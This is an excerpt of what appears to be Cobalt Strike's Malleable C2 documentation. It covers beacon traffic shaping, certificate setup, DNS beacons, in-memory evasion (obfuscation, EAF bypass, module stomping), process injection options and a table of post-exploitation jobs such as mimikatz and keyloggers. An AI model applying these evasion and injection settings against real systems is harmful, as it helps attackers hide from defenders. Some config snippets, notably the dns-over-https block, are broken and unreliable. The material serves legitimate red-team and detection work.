Host Profiles is used to define HTTP characteristics (uri, headers, and parameters) that will be used for the HTTP/HTTPS communication traffic for a specific host name. Host Profiles is optional. Host Profiles can be defined for multiple host names.

## About Dynamic Data

Some fields in **http-host-profiles** group support a dynamic value syntax. Beacons will randomly select one of the optional values in the specified dynamic syntax. Dynamic syntax is wrapped by square brackets with values separated by "|".

Feature	Example	Resolves to
Dynamic syntax can be an entire value.	[example.abc   sample.def   demo.ghi]	example.abc sample.def demo.ghi
Dynamic syntax can be embedded in static text.	prefix/[a b]/suffix	prefix/a/suffix prefix/b/suffix
Dynamic syntax can have one or more blank options as a selected value.	abc/folder[1  3 ]/xyz	abc/folder1/xyz abc/folder/xyz abc/folder3/xyz abc/folder/xyz
Dynamic syntax can have multiple dynamic items.	[abc xyz]/[123 456]/ [index.html hello.js home.jsp]	

```
http-host-profiles {
    profile {
        set host-name "one.ytrewq.com";
        http-get {
            set uri "/[a|b|c|d]/ytrewq/get.js";
            header "ytrewq-header-[a|b|c]" "static-value";
            parameter "ytrewq-parameter" "value-[x|y|z]";
            parameter "ytrewq-[a|b|c]" "value-[x|y|z]";
            ## Example of param name that will be dropped when it resolves as blank
            parameter "[p1|||p4]" "[a|b|c]";
        }
        http-post {
            set uri "/[a|b|c|d]/ytrewq/[post1|post2|post3|post4].js";
            header "ytrewq-header-[a|b|c]" "static-value";
            parameter "ytrewq-parameter" "value-[x|y|z]";
            parameter "ytrewq-[a|b|c]" "value-[x|y|z]";
        }
    }
}
```

```

        parameter    "[p1|||p4]"           "[a|b|c]";
    }
}
profile {
    set          host-name      "two.ytrewq.com";
    http-get {
        set          uri          "/ytrewq/get/[2|two|dos]/[a|b|c].js";
    }
    http-post {
        set          uri          "/ytrewq/post/[2|two|dos]/[a|b|c].js";
    }
}
}

```

The settings are:

Field	Description
host-name	The host-name field is a fixed string that links the Host Profile to matching <b>HTTP Hosts</b> field on the HTTP/HTTPS listener definitions. The field is required and case sensitive. It does NOT support embedded dynamic syntax ("[a b c]").
uri	<ul style="list-style-type: none"> <li>Applies to <b>profile.http-get.uri</b> and <b>profile.http-post.uri</b>.</li> <li>Resolved URI Length: <ul style="list-style-type: none"> <li>Get Max Length = 127</li> <li>Post Max Length = 64</li> </ul> </li> <li>Optional, but when specified, it cannot resolve to a blank value. <ul style="list-style-type: none"> <li>NOT ALLOWED: [/aaa /bbb  ]</li> </ul> </li> <li>Must start with "/".</li> <li>Must resolve to valid HTTP URI syntax.</li> </ul>
parameter	<ul style="list-style-type: none"> <li>Applies to <b>profile.http-get.uri</b> and <b>profile.http-post.uri</b>.</li> <li>Up to 10 parameters in a single Host Profile get/post definition.</li> <li>Supports embedded dynamic data syntax in the name and value.</li> <li>If/when the name resolves to a blank value, the parameter will be dropped.</li> <li>Blank parameter values are supported.</li> </ul>

Field	Description
header	<ul style="list-style-type: none"> <li>Applies to <b>profile.http-get.uri</b> and <b>profile.http-post.uri</b>.</li> <li>Up to 10 headers in a single Host Profile get/post definition.</li> <li>Supports embedded dynamic data syntax in the name and value.</li> <li>If/when the name resolves to a blank value, the header will be dropped.</li> <li>If/when the value resolves to a blank value, the header will be dropped.</li> </ul>

**NOTE:**

The header and parameter fields above allow host name specific configuration in addition to the headers and parameters described in the [Profile Language/Headers and Parameters](#) section in the guide.

## Restrictions

- Up to 8 host profiles used per listener/beacon
- 1024 byte limit on space for all profiles used in a beacon (use small simple definitions if possible)
- Maximum tokens in a dynamic field: 32

## Host Profile Linting:

- The linting process **DOES NOT** include Host Profile settings in the default/variant profile sample data it generates. The process does not know which hosts will be assigned to which listeners and which listeners will be assigned to the default or various profile variants to generate the examples.
- The linting process includes several checks for the defined host profiles.
- The Host Profile get/post URI's must resolve to unique URI's to identify HTTP requests appropriately. The linting feature will test for possible URI collisions. Linting does not know which profile variants might use specific host profiles, so the linting process checks for duplicates in a larger scope (all variants) than may be actually required.
- Linting requires the process resolve every potential URI, and header/parameter name. Complex dynamic data can result in very large sets of results, which will impact performance and memory.

## HTTP Server Configuration

The http-config block has influence over all HTTP responses served by Cobalt Strike's web server. Here, you may specify additional HTTP headers and the HTTP header order.

```
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive,
                 Connection, Content-Type";
    header "Server" "Apache";
    header "Keep-Alive" "timeout=5, max=100";
    header "Connection" "Keep-Alive";
    set trust_x_forwarded_for "true";
    set block_useragents "curl*,lynx*,wget*";
}
```

**set headers** - This option specifies the order these HTTP headers are delivered in an HTTP response. Any headers not in this list are added to the end.

**header** - This keyword adds a header value to each of Cobalt Strike's HTTP responses. If the header value is already defined in a response, this value is ignored.

**set trust\_x\_forwarded\_for** - This option decides if Cobalt Strike uses the X-Forwarded-For HTTP header to determine the remote address of a request. Use this option if your Cobalt Strike server is behind an HTTP redirector.

**block\_useragents** and **allow\_useragents** - These options configure a list of user agents that are blocked or allowed with a 404 response. By default, requests from user agents that start with curl, lynx, or wget are all blocked. If both are specified, **block\_useragents** will take precedence over **allow\_useragents**. The option value supports a string of comma separated values. Values support simple generics:

Example	Description
not specified	Use the default value (curl*,lynx*,wget*). Block requests from user agents starting with curl, lynx, or wget.
blank (block_useragents)	No user agents are blocked.
blank (allow user_agents)	All user agents are allowed.
something	Block/Allow requests with useragent equal 'something'.
something*	Block/Allow requests with useragent starting with 'something'.
*something	Block/Allow requests with useragent ending with 'something'.
*something*	Block/Allow requests with useragent containing 'something'.

## Self-signed SSL Certificates with SSL Beacon

The HTTPS Beacon uses the HTTP Beacon's indicators in its communication. Malleable C2 profiles may also specify parameters for the Beacon C2 server's self-signed SSL certificate. This is useful if you want to replicate an actor with unique indicators in their SSL certificate:

```
https-certificate {
    set CN      "bobsmalware.com";
    set O       "Bob's Malware";
}
```

The certificate parameters under your profile's control are:

Option	Example	Description
C	US	Country
CN	beacon.cobaltstrike.com	Common Name; Your callback domain
L	Washington	Locality
O	Fortra, LLC	Organization Name
OU	Certificate Department	Organizational Unit Name

Option	Example	Description
ST	DC	State or Province
validity	365	Number of days certificate is valid for

## Valid SSL Certificates with SSL Beacon

You have the option to use a Valid SSL certificate with Beacon. Use a Malleable C2 profile to specify a Java Keystore file and a password for the keystore. This keystore must contain your certificate's private key, the root certificate, any intermediate certificates, and the domain certificate provided by your SSL certificate vendor. Cobalt Strike expects to find the Java Keystore file in the same folder as your Malleable C2 profile.

```
https-certificate {
    set keystore "domain.store";
    set password "mypassword";
}
```

The parameters to use a valid SSL certificate are:

Option	Example	Description
keystore	domain.store	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore

Here are the steps to create a Valid SSL certificate for use with Cobalt Strike's Beacon:

1. Use the keytool program to create a Java Keystore file. This program will ask "What is your first and last name?" Make sure you answer with the fully qualified domain name to your Beacon server. Also, make sure you take note of the keystore password. You will need it later.

```
$ keytool -genkey -keyalg RSA -keysize 2048 -keystore
domain.store
```

2. Use keytool to generate a Certificate Signing Request (CSR). You will submit this file to your SSL certificate vendor. They will verify that you are who you are and issue a certificate. Some vendors are easier and cheaper to deal with than others.

```
$ keytool -certreq -keyalg RSA -file domain.csr -keystore
domain.store
```

3. Import the Root and any Intermediate Certificates that your SSL vendor provides.

```
$ keytool -import -trustcacerts -alias FILE -file FILE.crt -keystore domain.store
```

#### 4. Finally, you must install your Domain Certificate.

```
$ keytool -import -trustcacerts -alias mykey -file domain.crt -keystore domain.store
```

And, that's it. You now have a Java Keystore file that's ready to use with Cobalt Strike's Beacon.

## Profile Variants

Malleable C2 profile files, by default, contain one profile. It's possible to pack variations of the current profile by specifying variant blocks for http-beacon, https- certificate, http-get, http-post and http-stager.

A variant block is specified as **[block name]** "variant name" { ... }. Here's a variant http-get block named "My Variant":

```
http-get "My Variant" {
    client {
        parameter "bar" "blah";
```

A variant block creates a copy of the current profile with the specified variant blocks replacing the default blocks in the profile itself. Each unique variant name creates a new variant profile. You may populate a profile with as many variant names as you like.

Variants are selectable when configuring an HTTP or HTTPS Beacon listener. Variants allow each HTTP or HTTPS Beacon listener tied to a single team server to have network IOCs that differ from each other.

## HTTP Beacons

Allows you to specify general attributes for the http(s) beacons.

The default beacon library can subsequently be overridden on UI Dialogs and Aggressor Commands that generate beacons as needed.

```
http-beacon {
    set library "winhttp";
    set data_required "false";
}
```

```
http-beacon "variant-x" {
    set library "wininet";
}
```

The settings are:

Option	Default Value	Description
library	wininet	<p>Allows user to specify the default library used by the generated beacons used by the profile.</p> <p>The library defaults to "wininet", which is the only type of beacon prior to version 4.9. The library value can be "wininet" or "winhttp".</p>
data_required	false	<p>Set to send data in all beacon check-in/callbacks. The team server will expect data in valid communication. This helps determine the configurations that return response code 200 (OK) without data and appear to be valid "nothing to do" beacon responses when they are not.</p> <p>Valid values are [true   false].</p>
data_required_length	0 (a small header will be sent with no additional data)	<p>Specify how much data will be included in "nothing to do" responses.</p> <p>Valid values are:</p> <ul style="list-style-type: none"> <li><b>number</b> - A fixed length number [1 through 2048].</li> <li><b>min-max</b> - A range of lengths to randomly use [1-2048].</li> <li><b>R[number]</b> - Random length up to the number [max 2048].</li> <li><b>F[number]</b> - fixed length of number [max 2048].</li> </ul>

## Code Signing Certificate

**Payloads -> Windows Stager Payload** and **Windows Stageless Payload** give you the option to sign an executable or DLL file. To use this option, you must specify a Java Keystore file with

your code signing certificate and private key. Cobalt Strike expects to find the Java Keystore file in the same folder as your Malleable C2 profile.

```
code-signer {
    set keystore "keystore.jks";
    set password "password";
    set alias     "server";
}
```

The code signing certificate settings are:

Option	Example	Description
alias	server	The keystore's alias for this certificate
digest_algorithm	SHA256	The digest algorithm
keystore	keystore.jks	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore
timestamp	false	Timestamp the file using a third-party service
timestamp_url	http://timestamp.digicert.com	URL of the timestamp service

## DNS Beacons

You have the option to shape the DNS Beacon/Listener network traffic with Malleable C2.

```
dns-beacon "optional-variant-name" {
    # Options moved into 'dns-beacon' group in 4.3:
    set dns_idle                 "1.2.3.4";
    set dns_max_txt              "199";
    set dns_sleep                "1";
    set dns_ttl                  "5";
    set maxdns                   "200";
    set dns_stager_prepend      "doc-stg-prepend";
    set dns_stager_subhost       "doc-stg-sh.';

    # DNS subhost override options added in 4.3:
    set beacon                   "doc.bc.";
    set get_A                     "doc.la.";
```

```

set get_AAAA          "doc.4a.";
set get_TXT            "doc.tx.";
set put_metadata       "doc.md.";
set put_output          "doc.po.";
set ns_response        "zero";
set comm_mode          "dns";
}

```

The settings are:

Option	Default Value	Changes
dns_idle	0.0.0.0	IP address used to indicate no tasks are available to DNS Beacon; Mask for other DNS C2 values.
dns_max_txt	252	Maximum length of DNS TXT responses for tasks.
dns_sleep	0	Force a sleep prior to each individual DNS request (in milliseconds).
dns_stager_prepend		Prepend text to payload stage delivered to DNS TXT record stager.
dns_stager_subhost	.stage.123456.	Subdomain used by DNS TXT record stager.
dns_ttl	1	TTL for DNS replies.
maxdns	255	Maximum length of hostname when uploading data over DNS (0-255).
beacon		DNS subhost prefix used for beaconing requests (lowercase text).
get_A	cdn.	DNS subhost prefix used for A record requests (lowercase text).
get_AAAA	www6.	DNS subhost prefix used for AAAA record requests (lowercase text)
get_TXT	api.	DNS subhost prefix used for TXT record requests (lowercase text).
put_metadata	www.	DNS subhost prefix used for metadata requests (lowercase text).
put_output	post.	DNS subhost prefix used for output requests (lowercase text).

Option	Default Value	Changes
ns_response	drop	How to process NS Record requests. "drop" does not respond to the request (default), "idle" responds with A record for IP address from "dns_idle", "zero" responds with A record for 0.0.0.0.
comm_mode	dns	Used to enable DNS Over HTTPS as the default for the variant. Valid values are "dns" or "dns-over-https".

You can use "ns\_response" when a DNS server is responding to a target with "Server failure" errors. A public DNS Resolver may be initiating NS record requests that the DNS Server in Cobalt Strike Team Server is dropping by default.

```
{target}      {DNS Resolver} Standard query 0x5e06 A
doc.bc.11111111.a.example.com
```

```
{DNS Resolver} {target}      Standard query response 0x5e06 Server failure A
doc.bc.11111111.a.example.com
```

## dns-over-https

```

dns-beacon "doh_example" {
    set      comm_mode
    dns-over-https {
        set      doh_verb
        set      doh_useragent
        MSIE 7.0; Windows NT 5.1);
        set      doh_proxy_server
        "https://my.proxy.server:99";
        set      doh_server
        dns.com,cloudflare-dns.com";
        set      doh_accept
        header   "Content-Type"
        header   "Header-2"
    }
}

```

The settings are:

Option	Default Value	Changes
doh_verb	POST	Uses "GET" or "POST" values.
doh_useragent		User agent string used when opening an internet connection. Maximum length is 128.
doh_proxy_server		Specifies a proxy server to egress HTTPS.
doh_server	mozilla.cloudflare-dns.com,cloudflare-dns.com	Comma separated list of DOH servers to use. Maximum length is 256.
doh_accept	application/dns-message	Used as the "accept types" on the open request API. Maximum length is 128.
header	Content-Type application/dns-message	Defines headers used to decorate the HTTPS requests.

## Exercising Caution with Malleable C2

Malleable C2 gives you a new level of control over your network and host indicators. With this power also comes responsibility. Malleable C2 is an opportunity to make a lot of mistakes too. Here are a few things to think about when you customize your profiles:

- Each Cobalt Strike instance uses one profile at a time. If you change a profile or load a new profile, previously deployed Beacons cannot communicate with you.
- Always stay aware of the state of your data and what a protocol will allow when you develop a data transform. For example, if you base64 encode metadata and store it in a URI parameter— it's not going to work. Why? Some base64 characters (+, =, and /) have special meaning in a URL. The c2lint tool and Profile Compiler will not detect these types of problems.
- Always test your profiles, even after small changes. If Beacon can't communicate with you, it's probably an issue with your profile. Edit it and try again.
- Trust the c2lint tool. This tool goes above and beyond the profile compiler. The checks are grounded in how this technology is implemented. If a c2lint check fails, it means there is a real problem with your profile.

# Malleable PE, Process Injection, and Post Exploitation

## Overview

Malleable C2 profiles are more than communication indicators. Malleable C2 profiles also control Beacon's in-memory characteristics, determine how Beacon does process injection, and influence Cobalt Strike's post-exploitation jobs too. The sections that follow document these extensions to the Malleable C2 language.

## PE and Memory Indicators

The stage block in Malleable C2 profiles controls how Beacon is loaded into memory and edit the content of the Beacon DLL.

```
stage {
    set userwx "false";
    set compile_time "14 Jul 2009 8:14:00";
    set image_size_x86 "512000";
    set image_size_x64 "512000";
    set obfuscate "true";
    set rdl1_loader "PrependLoader";
    set eaf_bypass "true"; # EAF Bypass is only enabled for
PrependLoader

    transform-x86 {
        prepend "\x90\x90";
        strrep "ReflectiveLoader" "DoLegitStuff";
    }

    transform-x64 {
        # transform the x64 rDLL stage
    }

    stringw "I am not Beacon";

    transform-obfuscate {
        lznt1;
        rc4 "64";
        xor "32";
    }
}
```

```

    base64;
}
}

```

The **stage** block accepts commands that add strings to the .rdata section of the Beacon DLL. The **string** command adds a zero-terminated string. The **stringw** command adds a wide (UTF-16LE encoded) string. The **data** command adds your string as-is.

The **eaf\_bypass** option enables the PrependLoader to leverage gadgets inside of Windows system DLLs to bypass checks triggered by some security solutions when reading Export Address Table (EAT) information during the loader's function address resolution steps. The **eaf\_bypass** option in 32-bit Beacons performs additional checks before searching for gadgets for maximum compatibility. If EAF enforcement is not detected, the **eaf\_bypass** option is silently disabled, which mitigates crashes on older Windows systems and only affects the **eaf\_bypass** option in 32-bit Beacons.

The **transform-x86** and **transform-x64** blocks pad and transform Beacon's Reflective DLL stage. These blocks support three commands: prepend, append, and strrep.

The **prepend** command inserts a string before Beacon's Reflective DLL. The **append** command adds a string after the Beacon Reflective DLL. Make sure that prepended data is valid code for the stage's architecture (x86, x64). The c2lint program does not have a check for this. The **strrep** command replaces a string within Beacon's Reflective DLL.

The **transform-obfuscate** block performs additional transformations to the Beacon's DLL payload. This block is only supported when the stage.rdll\_loader is set to PrependLoader. The following transformations are supported: base64, lznt1, rc4, and xor. The transformations are applied in the order they appear in the transform-obfuscate block, and you can apply as many as you require. The CobaltStrike PrependLoader will process the transformations in reverse order to get to the original Beacon DLL payload to load it into memory. A **xor transformation** with a key length of 32 is applied by default.

The **base64 transformation** encodes the Beacon's DLL payload using base64 encoding. This transformation command optionally supports a key length but only applies additional random data to the payload.

The **lznt1 transformation** compresses the Beacon's DLL payload using a LZNT1 compression. This transformation command optionally supports a key length but only applies additional random data to the payload.

The **rc4 transformation** encrypts the Beacon's DLL payload using RC4 encryption. This transformation command requires a key length to generate a random key to use for the encryption algorithm.

The **xor transformation** encrypts the Beacon's DLL payload using xor encryption. This transformation command requires a key length to generate a random key to use for the encryption algorithm.

The key length's character range size for the **base64 transformation**, **Iznt1 transformation**, and **xor transformation** is 8-2048 characters. Any length outside this range will default to 32 characters.

**IMPORTANT:**

The key length for the **rc4 transformation** is limited to 128 characters. Exceeding this limit will fail to obfuscate the payload.

The **transform-obfuscate** setting is independent of other transformation settings; however, when it is set or defined, the transformations are applied to the Beacon's DLL payload in this order:

1. stage.obfuscate
2. stage.transform-[x86|x64].strrep commands
3. stage.transform-obfuscate transformation commands
4. stage.transform-[x86|x64] all commands

The stage block accepts several options that control the Beacon DLL content and provide hints to change the behavior of Beacon's Reflective Loader:

Option	Example	Description
allocator	HeapAlloc	Set how Beacon's Reflective Loader allocates memory for the agent. Options are: HeapAlloc,MapViewOfFile, and VirtualAlloc.
cleanup	true	Ask Beacon to attempt to free memory associated with the Reflective DLL package that initialized it.
copy_pe_header	true	Ask the Reflective Loader to copy Beacon to new memory location with its DLL headers.
data_store_size	16	Set how many entries can be stored in Beacon Data Store.
eaf_bypass	true	The eaf_bypass option enables the PrependLoader to leverage gadgets inside of Windows system DLLs to bypass checks triggered by some security solutions when reading Export Address Table (EAT) information during the loader's function address resolution steps.

Option	Example	Description
magic_mz_x86 <sup>2</sup>	MZRE	Override the first bytes (MZ header included) of Beacon's Reflective DLL. Valid x86 instructions are required. Follow instructions that change CPU state with instructions that undo the change.
magic_mz_x64 <sup>2</sup>	MZAR	Same as magic_mz_x86; affects x64 DLL
magic_pe	PE	Override the PE character marker used by Beacon's Reflective Loader with another value.
module_x86 <sup>1</sup>	xpsservices.dll	Ask the x86 ReflectiveLoader to load the specified library and overwrite its space instead of allocating memory with VirtualAlloc.
module_x64 <sup>1</sup>	xpsservices.dll	Same as module_x86; affects x64 loader
obfuscate	false	Obfuscate the Reflective DLL's import table, .TEXT section, and overwrite unused header content.
rdll_loader	Prependloader	Set which Reflective Loader to use when generating Beacon payloads. Options are: PrependLoader and StompLoader.
rdll_use_syscalls	true	Ask the Reflective Loader to use indirect system calls when loading the Beacon payload. The option is only valid when the rdll_loader is set to PrependLoader and the allocator is set to VirtualAlloc or MapViewOfFile. In other cases, the standard Kernel32 APIs will be used.
sleep_mask	true	Obfuscate Beacon, its heap allocations, and the Sleepmask (in-memory) prior to sleeping.
smartinject	false	Use embedded function pointer hints to bootstrap Beacon agent without walking kernel32 EAT. The option is only valid when the rdll_loader is set to StompLoader.
stompppe	true	Ask ReflectiveLoader to stomp MZ, PE, and e_lfanew values after it loads Beacon payload
syscall_method	None	Set the system call method to use on initial beacon execution. Options are None, Direct, Indirect. See section System Calls for additional information.
userwx	false	Ask ReflectiveLoader to use or avoid RWX permissions for Beacon DLL in memory

1. - The module\_x86 and module\_x64 setting now supports the ability to specify the starting ordinal value to search for an exported function. The optional 0x## part is the starting ordinal value specified as an integer. If a library is set and Beacon does not overwrite itself into the memory space then it likely the library does not have an exported function with an ordinal value of 1 through 15. To resolve this determine a valid ordinal value and specify this value using the optional syntax, for example: set module\_x64 "libtemp.dll+0x90"
2. - When using the PrependLoader, the magic\_mz\_86 and magic\_mz\_x64 settings do not need to be valid x86 instructions as these bytes are not executed. The value can not exceed 59 characters.

## Cloning PE Headers

The stage block has several options that change the characteristics of your Beacon Reflective DLL to look like something else in memory. These are meant to create indicators that support analysis exercises and threat emulation scenarios.

Option	Example	Description
checksum	0	The CheckSum value in Beacon's PE header
compile_time	14 July 2009 8:14:00	The build time in Beacon's PE header
entry_point	92145	The EntryPoint value in Beacon's PE header
image_size_x64	512000	SizeOfImage value in x64 Beacon's PE header
image_size_x86	512000	SizeOfImage value in x86 Beacon's PE header
name	beacon.x64.dll	The Exported name of the Beacon DLL
rich_header		Meta-information inserted by the compiler

Cobalt Strike's Linux package includes a tool, peclone, to extract headers from a DLL and present them as a ready-to-use stage block:

```
./peclone [/path/to/sample.dll]
```

## In-memory Evasion and Obfuscation

Use the stage block's **prepend** command to defeat analysis that scans the first few bytes of a memory segment to look for signs of an injected DLL. If tool-specific strings are used to detect your agents, change them with the **strrep** command.

If `strrep` isn't enough, set `sleep_mask` to true. This directs Beacon to obfuscate itself and its heap in-memory before it goes to sleep. After sleeping, Beacon will de-obfuscate itself to request and process tasks. The SMB and TCP Beacons will obfuscate themselves while waiting for a new connection or waiting for data from their parent session.

Decide how much you want to look like a DLL in memory. If you want to allow easy detection, set `stomppe` to false. If you would like to lightly obfuscate your Beacon DLL in memory, set `stomppe` to true. If you'd like to up the challenge, set `obfuscate` to true. This option will take many steps to obfuscate your Beacon stage and the final state of the DLL in memory. In addition, when using the Prepend Reflective Loader, use the transform-obfuscate settings to add additional obfuscations to your Beacon stage. If you do not want the Beacon DLL's headers copied to the final memory location, set `copy_pe_header` to false.

When using the Prepend Reflective Loader, the reflective loading process does not use the MZ and PE magic bytes. You can set these bytes to any value as long as you do not exceed the character length limits. The `magic_pe` is limited to 2 characters, and `magic_mz_x86` and `magic_mz_x64` are limited to 59 characters.

When using the Stomp Reflective Loader, one way to find injected DLLs is to look for the MZ and PE magic bytes at their expected locations relative to each other. These values are not usually obfuscated as the reflective loading process depends on them. The `obfuscate` option does not affect these values. Set `magic_pe` to two letters or bytes that mark the beginning of the PE header. Set `magic_mz_x86` to change these magic bytes in the x86 Beacon DLL. Set `magic_mz_x64` for the x64 Beacon DLL. Follow instructions that change CPU state with instructions that undo the change. For example, MZ is the easily recognizable header sequence, but it's also valid x86 and x64 instructions. The follow-on RE (x86) and AR (x64) are valid x86 and x64 instructions that undo the MZ changes. These hints will change the magic values in Beacon's Reflective DLL package and make the reflective loading process use the new values.

```

root@kali: ~
File Edit View Search Terminal Help
$ hexdump -C file.bin
00000000  4d 5a 52 45
00000004
$ ndisasm -b 32 file.bin
00000000  4D          dec    ebp
00000001  5A          pop    edx
00000002  52          push   edx
00000003  45          inc    ebp
$ 

```

**figure 69** - Disassembly of default module\_mz\_x86 value

Set `userwx` to false to ask Beacon's loader to avoid RWX permissions. Memory segments with these permissions will attract extra attention from analysts and security products.

By default, Beacon's loader allocates memory with `VirtualAlloc`. Use the `allocator` option to change this. The `HeapAlloc` option allocates heap memory for Beacon with RWX permissions.

The MapViewOfFile allocator allocates memory for Beacon by creating an anonymous memory mapped file region in the current process. Module stomping is an alternative to these options and a way to have Beacon execute from coveted image memory. Set **module\_x86** to a DLL that is about twice as large as the Beacon payload itself. Beacon's x86 loader will load the specified DLL, find its location in memory, and overwrite it. This is a way to situate Beacon in memory that Windows associates with a file on disk. It's important that the DLL you choose is not needed by the applications you intend to reside in. The **module\_x64** option is the same story, but it affects the x64 Beacon.

If you're worried about the Beacon stage that initializes the Beacon DLL in memory, set **cleanup** to true. This option will free the memory associated with the Beacon stage when it's no longer needed.

## Process Injection

The process-inject block in Malleable C2 profiles shapes injected content and controls process injection behavior for the Beacon payload. It also controls the behavior of Beacon Object Files (BOF) execution within the current beacon.

```
process-inject {
    # set how memory is allocated in a remote process for
    injected content
    set allocator "VirtualAllocEx";

    # set how memory is allocated in the current process for BOF
    content
    set bof_allocator "VirtualAlloc";
    set bof_reuse_memory "true";

    # shape the memory characteristics for injected and BOF
    content
    set min_alloc "16384";
    set startrwx "true";
    set userwx    "false";

    # transform x86 injected content
    transform-x86 {
        prepend "\x90\x90";
    }

    # transform x64 injected content
    transform-x64 {
        append "\x90\x90";
    }
}
```

```

# determine how to execute the injected code
execute {
    ObfSetThreadContext "ntdll.dll!RtlUserThreadStart+0x1";
    CreateThread "ntdll.dll!RtlUserThreadStart";
    SetThreadContext;
    RtlCreateUserThread;
}
}

```

The process-inject block accepts several options that control the process injection process in Beacon:

Option	Example	Description
allocator	VirtualAllocEx	The preferred method to allocate memory in the remote process. Specify VirtualAllocEx or NtMapViewOfSection. The NtMapViewOfSection option is for same-architecture injection only. VirtualAllocEx is always used for cross-arch memory allocations.
b0f_allocator	VirtualAlloc	The preferred method to allocate memory in the current process to execute a BOF. Specify VirtualAlloc, MapViewOfFile, or HeapAlloc.
b0f_reuse_memory	true	Reuse the allocated memory for subsequent BOF executions otherwise release the memory. Memory will be cleared when not in use. If the available amount of memory is not large enough it will be released and allocated with the larger size.
min_alloc	4096	Minimum amount of memory to request for injected or BOF content.
startrwx	false	Use RWX as initial permissions for injected or BOF content. Alternative is RW. When BOF memory is not in use the permissions will be set based on this setting.
userwx	false	Use RWX as final permissions for injected or BOF content. Alternative is RX for code and RW for data.

The **transform-x86** and **transform-x64** blocks pad content injected by Beacon. These blocks support two commands: prepend and append.

The **prepend** command inserts a string before the injected content. The **append** command adds a string after the injected content. Make sure that prepended data is valid code for the injected content's architecture (x86, x64). The c2lint program does not have a check for this.

The **execute** block controls the methods Beacon will use when it needs to inject code into a process. Beacon examines each option in the execute block, determines if the option is usable for the current context, tries the method when it is usable, and moves on to the next option if code execution did not happen. The execute options include:

Option	x86->x64	x64->x86	Notes
CreateThread			Current process only
CreateRemoteThread		Yes	No cross-session
NtQueueApcThread			
NtQueueApcThread-s			This is the "Early Bird" injection technique. Suspended processes (e.g., post-ex jobs) only.
ObfSetThreadContext			Risky on XP-era targets; manipulates local/remote thread context.
RtlCreateUserThread	Yes	Yes	Risky on XP-era targets; uses RWX shellcode for x86 -> x64 injection.
SetThreadContext		Yes	Suspended processes (e.g., post-ex jobs) only.

The **CreateThread**, **CreateRemoteThread**, and **ObfSetThreadContext** options have variants that spawn a suspended thread with the address of another function, update the suspended thread to execute the injected code, and resume that thread. Use [function] "module!function+0x##" to specify the start address to spoof. For remote processes, ntdll and kernel32 are the only recommended modules to pull from. The optional 0x## part is an offset added to the start address. These variants work x86 -> x86 and x64 -> x64 only.

The execute options you choose must cover a variety of corner cases. These corner cases include self injection, injection into suspended temporary processes, cross-session remote process injection, x86 -> x64 injection, x64 -> x86 injection, and injection with or without passing an argument. The c2lint tool will warn you about contexts that your execute block does not cover.

## Controlling Process Injection

Cobalt Strike 4.5 added support to allow users to define their own process injection technique instead of using the built-in techniques. This is done through the [PROCESS\\_INJECT\\_SPAWN](#) and [PROCESS\\_INJECT\\_EXPLICIT](#) hook functions. Cobalt Strike will call one of

these hook functions when executing post exploitation commands. See the section on the hook for a table of supported commands.

The two hooks will cover most of the post exploitation commands. However, there are some exceptions which will not use these hooks and will continue to use the built-in technique.

Beacon Command	Aggressor Script function
	<a href="#"><u>&amp;bdllspawn</u></a>
shell	<a href="#"><u>&amp;bshell</u></a>
execute-assembly	<a href="#"><u>&amp;bexecute_assembly</u></a>

To implement your own injection technique, you will be required to supply a Beacon Object File (BOF) containing your executable code for x86 and/or x64 architectures and an Aggressor Script file containing the hook function. See the Process Injection Hook Examples in the Community Kit.

Since you are implementing your own injection technique, the process-inject settings in your Malleable C2 profile will not be used unless your BOF calls the Beacon API function **BeaconInjectProcess** or **BeaconInjectTemporaryProcess**. These functions implement the default injection and most likely will not be used unless it is to implement a fallback to the default technique.

## Process Injection Spawn

The **PROCESS\_INJECT\_SPAWN** hook is used to define the fork&run process injection technique. The following beacon commands, aggressor script functions, and UI interfaces listed in the table below will call the hook and the user can implement their own technique or use the built-in technique.

Note the following:

- The **elevate**, **runasadmin**, **&belevate**, **&brunasadmin** and **[beacon] -> Access -> Elevate** commands will only use the PROCESS\_INJECT\_SPAWN hook when the specified exploit uses one of the listed aggressor script functions in the table, for example **&bpowerpick**.
- For the **net** and **&bnet** command the ‘domain’ command will not use the hook.
- The ‘(use a hash)’ note means select a credential that references a hash.

## Job Types

Command	Aggressor Script	UI
chromedump		
dcsync	<a href="#"><u>&amp;bdcsync</u></a>	
elevate	<a href="#"><u>&amp;belevate</u></a>	[beacon] -> Access -> Elevate
		[beacon] -> Access -> Golden Ticket
hashdump	<a href="#"><u>&amp;bhashdump</u></a>	[beacon] -> Access -> Dump Hashes
keylogger	<a href="#"><u>&amp;bkeylogger</u></a>	
logonpasswords	<a href="#"><u>&amp;bloginonpasswords</u></a>	[beacon] -> Access -> Run Mimikatz
		[beacon] -> Access -> Make Token (use a hash)
mimikatz	<a href="#"><u>&amp;bmimikatz</u></a>	
	<a href="#"><u>&amp;bmimikatz_small</u></a>	
net	<a href="#"><u>&amp;bnet</u></a>	[beacon] -> Explore -> Net View
portscan	<a href="#"><u>&amp;bportscan</u></a>	[beacon] -> Explore -> Port Scan
postex_kit	<a href="#"><u>beacon_execute_postex_job()</u></a>	
powerpick	<a href="#"><u>&amp;bpowerpick</u></a>	
printscreen	<a href="#"><u>&amp;bprintscreen</u></a>	
pth	<a href="#"><u>&amp;bpasssthehash</u></a>	
runasadmin	<a href="#"><u>&amp;brunasadmin</u></a>	
		[target] -> Scan
screenshot	<a href="#"><u>&amp;bscreenshot</u></a>	[beacon] -> Explore -> Screenshot
screenwatch	<a href="#"><u>&amp;bscreenwatch</u></a>	
ssh	<a href="#"><u>&amp;bssh</u></a>	[target] -> Jump -> ssh
ssh-key	<a href="#"><u>&amp;bssh_key</u></a>	[target] -> Jump -> ssh-key
		[target] -> Jump -> [exploit] (use a hash)

## Process Injection Explicit

The [PROCESS\\_INJECT\\_EXPLICIT](#) hook is used to define the explicit process injection technique. The following beacon commands, aggressor script functions, and UI interfaces listed in the table below will call the hook and the user can implement their own technique or use the built-in technique.

Note the following:

- The [Process Browser] interface is accessed by [beacon] -> Explore -> Process List. There is also a multi version of this interface which is accessed by selecting multiple sessions and using the same UI menu. When in the Process Browser use the buttons to perform additional commands on the selected process.
